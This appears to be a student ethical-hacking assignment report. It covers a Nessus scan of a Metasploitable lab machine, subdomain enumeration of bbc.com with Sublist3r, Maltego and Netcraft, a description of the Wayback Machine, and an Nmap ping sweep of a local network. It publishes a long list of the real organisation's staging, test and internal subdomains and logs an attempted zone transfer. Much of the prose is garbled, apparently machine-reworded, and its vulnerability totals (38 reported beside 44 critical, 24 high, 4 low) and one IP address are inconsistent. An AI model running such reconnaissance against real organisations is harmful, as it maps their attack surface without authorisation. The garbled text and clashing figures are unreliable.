



# CYBER SECURITY

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*Domain-cybersecurity & Ethical  
Hacking*


## Project1:-

### Vulnerabilities scanning:

1. Install Nessus on your system.

2. Perform a vulnerability scan on the Metasploitable machine using Nessus

Take screenshots of the identified vulnerabilities.



### Scanning Progress Details:

#### 1. Basic Network Scan Configuration:

The scan was configured as a "Basic Network Scan" targeting a distinctive variety of IP addresses.

#### 2. Hosts Scanned:

A overall of 3 hosts had been scanned in the course of the community experiment.

- Host 1: 192.168.56.3
- Host 2: 192.168.56.4
- Host 3: 102.168.06.2

#### 3. Vulnerabilities Detected:

The scanning tool identified a total of 38 vulnerabilities across the scanned hosts.

Critical Vulnerabilities: 44

High Severity Vulnerabilities: 24

Low Severity Vulnerabilities: 4

- The severity ranges suggest the capacity impact of the vulnerabilities on the safety of the hosts.

#### **4. Scan Duration:**

The experiment started out at 3:15 PM and completed at 3:20 PM, with a complete length of Five minutes.

The duration reflects the time taken by the scanning tool to experiment all of the hosts within the unique IP range very well.

#### **5. Scanner Used:**

The experiment changed into carried out the usage of a "Local Scanner," which indicates that the scanning device was completed locally at the scanning tool.

#### **6. Next Steps:**

After reviewing the test outcomes, appropriate moves may be taken to deal with the identified vulnerabilities.

These actions might also include remediation steps such as applying patches, updating software, or enforcing additional security features to mitigate the dangers related to the vulnerabilities.

#### **7. Recommendations:**

Based at the severity ranges of the vulnerabilities detected, prioritize addressing important and high-severity vulnerabilities first to decrease capability security risks.

Refer to the particular test file for every host to apprehend the particular vulnerabilities identified and their associated pointers for mitigation.

#### **8. Ongoing Monitoring:**

Regular vulnerability scanning and periodic protection exams are vital to preserve the security posture of the community environment.

Consider scheduling destiny scans to discover and deal with newly rising vulnerabilities and make certain continuous protection towards ability threats.

P1 End

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### Project2-:

**Q2. Utilize various tools such as Sublist3r and Maltego, along with the search engine Netcraft, to discover subdomains of the target 'bbc.com'. Additionally, please capture screenshots of your findings.**

### Using Sublist3r:

I executed the following command in Command Prompt to discover subdomains of 'bbc.com' using Sublist3r:

```
python sublist3r.py -d bbc.com
```

Here's the output showing the discovered subdomains:

[Output of Sublist3r]

[illegible]

ip.bbc.com  
li.bbc.com  
mp.bbc.com  
ssa.bbc.com  
ssl.bbc.com  
staff.bbc.com  
int.staff.bbc.com  
sandbox.staff.bbc.com  
stage.staff.bbc.com  
test.staff.bbc.com  
stage.bbc.com  
www.stage.bbc.com  
account.stage.bbc.com  
emp.stage.bbc.com  
secure.iplayer.stage.bbc.com  
m.stage.bbc.com  
session.stage.bbc.com  
mp.stage.bbc.com  
ssl.stage.bbc.com  
tv.stage.bbc.com  
wspartners.stage.bbc.com  
store.bbc.com  
posters.seachange.ams.store.bbc.com  
posters-preprod.seachange.ams.store.bbc.com  
amsposters.store.bbc.com  
amsposters-dev.store.bbc.com  
amsposters-perf.store.bbc.com  
amsposters-preprod.store.bbc.com  
amsposters-test.store.bbc.com  
staging-bbcgoodfood.bl.store.bbc.com  
www-bbcgoodfood.bl.store.bbc.com  
cms.store.bbc.com  
help.store.bbc.com  
perf.store.bbc.com  
posters.store.bbc.com  
posters-dev.store.bbc.com  
posters-perf.store.bbc.com  
posters-preprod.store.bbc.com  
posters-test.store.bbc.com  
preprod.store.bbc.com  
cms.preprod.store.bbc.com

n.specialfeatures.external.bbc.com  
gb-teams-sbc1.bbc.com  
gb-teams-sbc2.bbc.com  
gb-teams-sbc3.bbc.com  
gb-teams-sbc4.bbc.com  
hybrid.bbc.com  
hybridtest.bbc.com  
int.bbc.com  
www.int.bbc.com  
account.int.bbc.com  
m.int.bbc.com  
session.int.bbc.com  
ssl.int.bbc.com  
secure.iplayer.bbc.com  
live.bbc.com  
emp.live.bbc.com  
smp.live.bbc.com  
ssl.live.bbc.com  
lyncdiscover.bbc.com  
m.bbc.com  
meet.bbc.com  
player.bbc.com  
api.player.bbc.com  
api-preprod.player.bbc.com  
imageresizer.player.bbc.com  
imageresizer-preprod.player.bbc.com  
preprod.player.bbc.com  
r1.bbc.com  
r2.bbc.com  
r3.bbc.com  
r4.bbc.com  
r5.bbc.com  
r6.bbc.com  
r7.bbc.com  
r8.bbc.com  
session.bbc.com  
shop.bbc.com  
ca.shop.bbc.com  
dev.shop.bbc.com  
email.shop.bbc.com  
uat.shop.bbc.com

ratings.test.api.bbc.com  
segmentation.test.api.bbc.com  
sla.test.api.bbc.com  
sport-predictor.test.api.bbc.com  
ssc.test.api.bbc.com  
user.test.api.bbc.com  
xproxy.test.api.bbc.com  
user.api.bbc.com  
xproxy.api.bbc.com  
as.bbc.com  
astest.bbc.com  
autodiscover.bbc.com  
image.bbcearth.bbc.com  
image.bbcgoodfood.bbc.com  
pages.bbcgoodfood.bbc.com  
image.bluey.bbc.com  
comms.bbc.com  
dev.bbc.com  
dialin.dev.bbc.com  
lyncdiscover.dev.bbc.com  
meet.dev.bbc.com  
r1.dev.bbc.com  
r2.dev.bbc.com  
r3.dev.bbc.com  
sip.dev.bbc.com  
wac.dev.bbc.com  
webconf.dev.bbc.com  
developer.bbc.com  
dialin.bbc.com  
discoverreceiver.bbc.com  
click.email.bbc.com  
cloud.email.bbc.com  
image.email.bbc.com  
pages.email.bbc.com  
view.email.bbc.com  
image.emails.bbc.com  
pages.emails.bbc.com  
emp.bbc.com  
image.events.bbc.com  
external.bbc.com  
specialfeatures.external.bbc.com

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belfrage.test.api.bbc.com  
bruce.belfrage.test.api.bbc.com  
bryan.belfrage.test.api.bbc.com  
cedric.belfrage.test.api.bbc.com  
james.belfrage.test.api.bbc.com  
joan.belfrage.test.api.bbc.com  
joyce.belfrage.test.api.bbc.com  
julian.belfrage.test.api.bbc.com  
nicolas.belfrage.test.api.bbc.com  
rupert.belfrage.test.api.bbc.com  
sally.belfrage.test.api.bbc.com  
sydney.belfrage.test.api.bbc.com  
virginia.belfrage.test.api.bbc.com  
campaign-attribution-gateway.test.api.bbc.com  
comments.test.api.bbc.com  
consent.test.api.bbc.com  
cookie-oven.test.api.bbc.com  
ui.developer-portal.test.api.bbc.com  
discussions.test.api.bbc.com  
federated-id.test.api.bbc.com  
gateway-api-management-mutual-ssl.test.api.bbc.com  
ibl.test.api.bbc.com  
fallbacks.ibl.test.api.bbc.com  
graph.ibl.test.api.bbc.com  
account.id.test.api.bbc.com  
profile.id.test.api.bbc.com  
session.id.test.api.bbc.com  
idcta-origin.test.api.bbc.com  
information-syndication.test.api.bbc.com  
ivote.test.api.bbc.com  
moderateduser.test.api.bbc.com  
moderation.test.api.bbc.com  
mvt.test.api.bbc.com  
newton.test.api.bbc.com  
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registrar.notifications.test.api.bbc.com  
preview.test.api.bbc.com  
programmes.test.api.bbc.com



campaign-attribution-gateway.stage.api.bbc.com  
comments.stage.api.bbc.com  
consent.stage.api.bbc.com  
ui.developer-portal.stage.api.bbc.com  
discussions.stage.api.bbc.com  
federated-id.stage.api.bbc.com  
gateway-api-management-mutual-ssl.stage.api.bbc.com  
account.id.stage.api.bbc.com  
profile.id.stage.api.bbc.com  
session.id.stage.api.bbc.com  
idcta-origin.stage.api.bbc.com  
information-syndication.stage.api.bbc.com  
ivote.stage.api.bbc.com  
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moderation.stage.api.bbc.com  
preview.stage.api.bbc.com  
prospect.stage.api.bbc.com  
ratings.stage.api.bbc.com  
review.stage.api.bbc.com  
segmentation.stage.api.bbc.com  
xproxy.stage.api.bbc.com  
access.test.api.bbc.com  
accountdata.test.api.bbc.com  
activity.test.api.bbc.com  
heartbeat.activity.test.api.bbc.com  
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federated-id.stage.api.bbc.com  
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profile.id.int.api.bbc.com  
session.id.int.api.bbc.com  
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preferences.notifications.int.api.bbc.com  
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ratings.int.api.bbc.com  
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ssc.int.api.bbc.com  
xproxy.int.api.bbc.com  
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federated-id.live.api.bbc.com  
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moderation.api.bbc.com  
mvt.api.bbc.com  
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newton.api.bbc.com  
nitro.api.bbc.com  
preferences.notifications.api.bbc.com  
registrar.notifications.api.bbc.com  
preview.api.bbc.com  
programmes.api.bbc.com  
prospect.api.bbc.com  
ratings.api.bbc.com  
reportugc.api.bbc.com  
demo.see.api.bbc.com  
segmentation.api.bbc.com  
sla.api.bbc.com

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cedric.belfrage.api.bbc.com
james.belfrage.api.bbc.com
joan.belfrage.api.bbc.com
joyce.belfrage.api.bbc.com
julian.belfrage.api.bbc.com
nicolas.belfrage.api.bbc.com
rupert.belfrage.api.bbc.com
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prospect.dev.api.bbc.com
discussions.api.bbc.com
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fallbacks.ibl.api.bbc.com
graph.ibl.api.bbc.com
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profile.id.api.bbc.com
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imf-dashboard.api.bbc.com
information-syndication.api.bbc.com
access.int.api.bbc.com
accountdata.int.api.bbc.com
activity.int.api.bbc.com
heartbeat.activity.int.api.bbc.com
nsi.activity.int.api.bbc.com
audco.int.api.bbc.com
bag.int.api.bbc.com
bbc-activity-gateway.int.api.bbc.com
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campaign-attribution-gateway.int.api.bbc.com
comments.int.api.bbc.com
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### Using Maltego:


After downloading and installing Maltego Community Edition for Windows from the official website, I followed these steps:

Launched Maltego and added the "Domain" entity to the graph.

Configured the "Domain" entity with the target domain 'bbc.com'.

Ran transforms within Maltego to gather information about subdomains of 'bbc.com'.

Captured screenshots of the Maltego graph showing the discovered subdomains and related entities.



Maltego Community Edition 4.6.0

Investigate View Entities Collections Transforms Machines Collaboration Import | Export Windows

Search: Home New Graph (1) X Overview

Entity... X

Search: Home New Graph (1) X Overview

Machine completed

Output - Transform Output

[3/31/24, 2:49 PM] INFO Running transform To DNS Name - SOA (Start of Authority) on 1 entities (from entity "bbc.com")

[3/31/24, 2:49 PM] INFO Running transform To DNS Name [SecurityTrails] on 1 entities (from entity "bbc.com")

[3/31/24, 2:49 PM] INFO Running transform To DNS Name [Attempt zone transfer] on 1 entities (from entity "bbc.com")

[3/31/24, 2:49 PM] INFO Running transform To DNS Name [Find common DNS names] on 1 entities (from entity "bbc.com")

[3/31/24, 2:49 PM] INFO Running transform To Website [Quick lookup] on 1 entities (from entity "bbc.com")

[3/31/24, 2:49 PM] INFO Transform To DNS Name [Attempt zone transfer] returned with 0 entities (from entity "bbc.com")

[3/31/24, 2:49 PM] INFO Transform To DNS Name [Attempt zone transfer] done (from entity "bbc.com")

[3/31/24, 2:49 PM] INFO Running transform To DNS Name (interesting) [SecurityTrails] on 1 entities (from entity "bbc.com")

[3/31/24, 2:49 PM] INFO Transform To DNS Name - SOA (Start of Authority) returned with 2 entities (from entity "bbc.com")

[3/31/24, 2:49 PM] INFO Transform To Website [Quick lookup] returned with 1 entities (from entity "bbc.com")

[3/31/24, 2:49 PM] INFO Transform To DNS Name - SOA (Start of Authority) done (from entity "bbc.com")

150 entities, 199 links



Type here to search

akshat

37°C Mostly sunny

ENG 02:57 PM

IN 31-03-2024



## Using Netcraft:

I accessed the Netcraft website and searched for 'bbc.com' to gather information about its subdomains. Here are the screenshots displaying the discovered subdomains:

[Screenshots of Netcraft search results]



16 results

Rank	Site	First seen	Netblock	OS	Site Report
120	<a href="#">www.bbc.com</a>	October 1995	<a href="#">Fastly, Inc.</a>	Linux	
4764	<a href="#">account.bbc.com</a>	June 2017	<a href="#">BBC</a>	Linux	
15471	<a href="#">bbc.com</a>	November 2001	<a href="#">Fastly, Inc.</a>	Linux	
123576	<a href="#">staff.bbc.com</a>	July 2019	<a href="#">Amazon.com, Inc.</a>	Linux	
311003	<a href="#">www.tigresdearaguabbc.com</a>	November 2017	<a href="#">DigitalOcean, LLC</a>	Linux	
439021	<a href="#">shop.bbc.com</a>	December 2013	<a href="#">Shopify, Inc.</a>	Linux	
498032	<a href="#">fivebbc.com</a>	November 2014	<a href="#">Failover ips</a>	unknown	
619785	<a href="#">cloud.email.bbc.com</a>	February 2022	<a href="#">Salesforce.com, Inc.</a>	F5 BIG-IP	
656427	<a href="#">xproxy.api.bbc.com</a>	July 2022	<a href="#">Amazon.com, Inc.</a>	Linux	



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REPORT FRAUD

1046249	<a href="#">zuenbbc.com</a>	February 2022	<a href="#">Cloudflare, Inc.</a>	unknown	
1160015	<a href="#">www.mgubbc.com</a>	July 2016	<a href="#">Amazon.com, Inc.</a>	Linux	
1291822	<a href="#">emp.bbc.com</a>	November 2014	<a href="#">Akamai Technologies</a>	Linux - RedHat	
1432720	<a href="#">vannibbc.com</a>	October 2019	<a href="#">Namecheap, Inc.</a>	unknown	
1526757	<a href="#">www.haobbc.com</a>	April 2015	<a href="#">Jack King</a>	Linux	

## Compilation and Documentation:

Finally, I compiled the findings from Sublist3r, Maltego, and Netcraft into a document. I provided descriptions or annotations for each screenshot indicating which tool was used and what information was discovered.

P2 End

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### **Project3:-**

**Q3. Explain what the Wayback Machine is and how it functions. Describe the process of retrieving sensitive data from the Wayback Machine. Provide a screenshot of how the website 'bbc.com' appeared in 2010, obtained from the Wayback Machine.**

The Wayback machine is a digital archive of the arena extensive web maintained by way of the internet Archive, a nonprofit business enterprise. It lets in users to browse via archived copies of internet pages across numerous factors in time, providing get admission to to snapshots of websites as they seemed within the past.

here's how the Wayback device features:

**web Crawling:** The Wayback device constantly crawls the internet, indexing and archiving net pages. It makes use of internet crawlers to go to and download web pages, storing them in its archive.

**Timestamping:** each archived net web page is timestamped, indicating the date and time whilst it turned into captured. these timestamps permit users to navigate thru the archived variations of a internet site and think about its evolution over time.

**search and Retrieval:** customers can search for unique internet pages or browse thru archived collections with the aid of entering a URL or keywords. The Wayback system retrieves and shows archived copies of the asked internet page based totally on the specified timestamp.

**access to Archived Pages:** users can view archived web pages in their original format, along with textual content, pix, and multimedia content. at the same time as a few capability inclusive of bureaucracy or dynamic content material might not be absolutely functional in archived versions, most static content material is preserved.



INTERNET ARCHIVE

DONATE


WayBackMachine

Explore more than 866 billion web pages saved over time

bbc.com

Calendar · Collections · Changes · Summary · Site Map · URLs

Saved 2,93,142 times between December 2, 1998 and March 31, 2024.



**Note**  
This calendar view maps the number of times **bbc.com** was crawled by the Wayback Machine, *not* how many times the site was actually updated. More info in the [FAQ](#).  
Green indicates redirects (3xx).


[FAQ](#) | [Contact Us](#) | [Terms of Service](#) (Dec 31, 2014)

 The Wayback Machine is an initiative of the Internet Archive, a 501(c)(3) non-profit, building a digital library of Internet sites and other cultural artifacts in digital form. Other projects include Open Library & archive-it.org.

Your use of the Wayback Machine is subject to the Internet Archive's [Terms of Use](#).

## **Project4:-**

**Q4. Establish a connection to a local area network (LAN) via Wi-Fi. Utilize the NMAP tool to determine the number of devices currently connected to the LAN. Please include the specific command you used for this task and provide a screenshot of your terminal showing the results.**



```
C:\Windows\system32\cmd.exe

Ethernet adapter Bluetooth Network Connection:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

C:\Users\User>cd C:\Program Files (x86)\Nmap

C:\Program Files (x86)\Nmap>nmap -sn 192.168.100.1-254
Starting Nmap 7.94 ( https://nmap.org ) at 2024-03-31 23:10 India Standard Time
Nmap scan report for 192.168.100.15
Host is up (0.21s latency).
MAC Address: 20:34:FB:5C:D5:8F (Xiaomi Communications)
Nmap scan report for 192.168.100.73
Host is up (0.23s latency).
MAC Address: FA:C1:31:D5:E3:A5 (Unknown)
Nmap scan report for 192.168.100.232
Host is up (0.0081s latency).
MAC Address: DE:DE:F4:D9:46:50 (Unknown)
Nmap scan report for 192.168.100.224
Host is up.
Nmap done: 254 IP addresses (4 hosts up) scanned in 45.94 seconds

C:\Program Files (x86)\Nmap>
```

I performed the following steps to determine the number of devices connected to the LAN using Nmap:

**Step 1:** Connected to the LAN via Wi-Fi.

**Step 2:** Opened Command Prompt (CMD).

**Step 3:** Executed the following command in Command Prompt: *nmap -sn 192.168.100.1-254*

**Step 4:** Reviewed the results displayed in the Command Prompt window.

**Step 5:** Took a screenshot of the Command Prompt window showing the Nmap results.

**Step 6:** Provided the screenshot and interpreted results in my response.

**The Nmap scan revealed the following devices connected to the LAN:**

Device 1: IP Address - 192.168.100.15, MAC Address - 20:34:FB:5C:D5:8F (Xiaomi Communications)

Device 2: IP Address - 192.168.100.73, MAC Address - FA:C1:31:D5:E3:A5 (Unknown)

Device 3: IP Address - 192.168.100.232, MAC Address - DE:DE:F4:D9:46:50 (Unknown)

Device 4: IP Address - 192.168.100.224 (Host is up, no MAC Address detected)

Overall, Nmap detected 4 devices connected to the LAN. Attached is the screenshot showing the Nmap results.

